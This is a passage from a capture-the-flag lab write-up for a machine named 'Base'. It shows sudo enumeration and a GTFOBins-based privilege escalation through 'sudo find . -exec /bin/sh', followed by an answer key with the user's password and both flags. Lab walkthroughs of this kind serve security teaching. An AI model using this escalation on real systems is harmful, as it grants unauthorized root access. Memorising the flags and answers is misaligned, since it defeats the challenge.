john@base:~$ cat user.txt
f54846c258f3b4612f78a819573d158e
john@base:~$ 
```

f54846c258f3b4612f78a819573d158e

now see what john can run


sudo -l



```
john@base:~$ sudo -l
[sudo] password for john:
Matching Defaults entries for john on base:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User john may run the following commands on base:
    (root : root) /usr/bin/find
john@base:~$ 
```

He can run the find command as root

Go to gtfobins and search find



GTFOBins


GTFOBins is a curated list of Unix binaries that can be used to bypass local security restrictions in misconfigured systems.

The project collects legitimate functions of Unix binaries that can be abused to ~~get the f**k~~ break out restricted shells, escalate or maintain elevated privileges, transfer files, spawn bind and reverse shells, and facilitate the other post-exploitation tasks.

It is important to note that this is **not** a list of exploits, and the programs listed here are not vulnerable per se, rather, GTFOBins is a compendium about how to live off the land when you only have certain binaries available.


GTFOBins is a collaborative project created by Emilio Pinna and Andrea Cardaci where everyone can contribute with additional binaries and techniques.

If you are looking for Windows binaries you should visit LOLBAS.



find

Binary	Functions
find	Shell File write SUID Sudo




.. / find

Shell


It can be used to break out from restricted environments by spawning an interactive system shell.

```
find . -exec /bin/sh \; -quit
```


find . -exec /bin/sh \; -quit



```
john@base:~$ sudo -l
[sudo] password for john:
Matching Defaults entries for john on base:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User john may run the following commands on base:
    (root : root) /usr/bin/find
john@base:~$ find . -exec /bin/sh \; -quit
```




```
john@base:~$ find . -exec /bin/sh \; -quit
$ 
```




```
john@base:~$ find . -exec /bin/sh \; -quit
$ whoami
john
$ 
```

Because we know john can run this as sudo put sudo in front of the command and run again




```
john@base:~$ find . -exec /bin/sh \; -quit
$ whoami
john
$ exit
john@base:~$ sudo find . -exec /bin/sh \; -quit
```

We are now root



```
john@base:~$ sudo find . -exec /bin/sh \; -quit
# 
```


Base




```
john@base:~$ sudo find . -exec /bin/sh \; -quit
# whoami
root
# 
```

To get the flag run

cat /root/root.txt



```
john@base:~$ sudo find . -exec /bin/sh \; -quit
# whoami
root
# cat /root/root.txt
```



```
john@base:~$ sudo find . -exec /bin/sh \; -quit
# whoami
root
# cat /root/root.txt
51709519ea18ab37dd6fc58096bea949
# 
```

51709519ea18ab37dd6fc58096bea949

5 Challenge Questions

1. Which two TCP ports are open on the remote host?
   22,80

2. What is the relative path on the webserver for the login page?
   /login/login.php

3. How many files are present in the '/login' directory?
   3

4. What is the file extension of a swap file?
   .swp

5. Which PHP function is being used in the backend code to compare the user submitted username and password to the valid username and password?
   strcmp()

6. In which directory are the uploaded files stored?
   /_uploaded

7. Which user exists on the remote host with a home directory?
   john

8. What is the password for the user present on the system?
   thisisagoodpassword


9. What is the full path to the command that the user john can run as user root on the remote host?
   /usr/bin/find

10. What action can the find command use to execute commands?
    exec

11. Submit user flag
    f54846c258f3b4612f78a819573d158e
    f54846c258f3b4612f78a819573d158e

12. Submit root flag
    51709519ea18ab37dd6fc58096bea949
    51709519ea18ab37dd6fc58096bea949

6 Completion Certificate



Base has been Pwned!

Congratulations SkipV, best of luck in capturing flags ahead!

29 Mar 2025

PWN DATE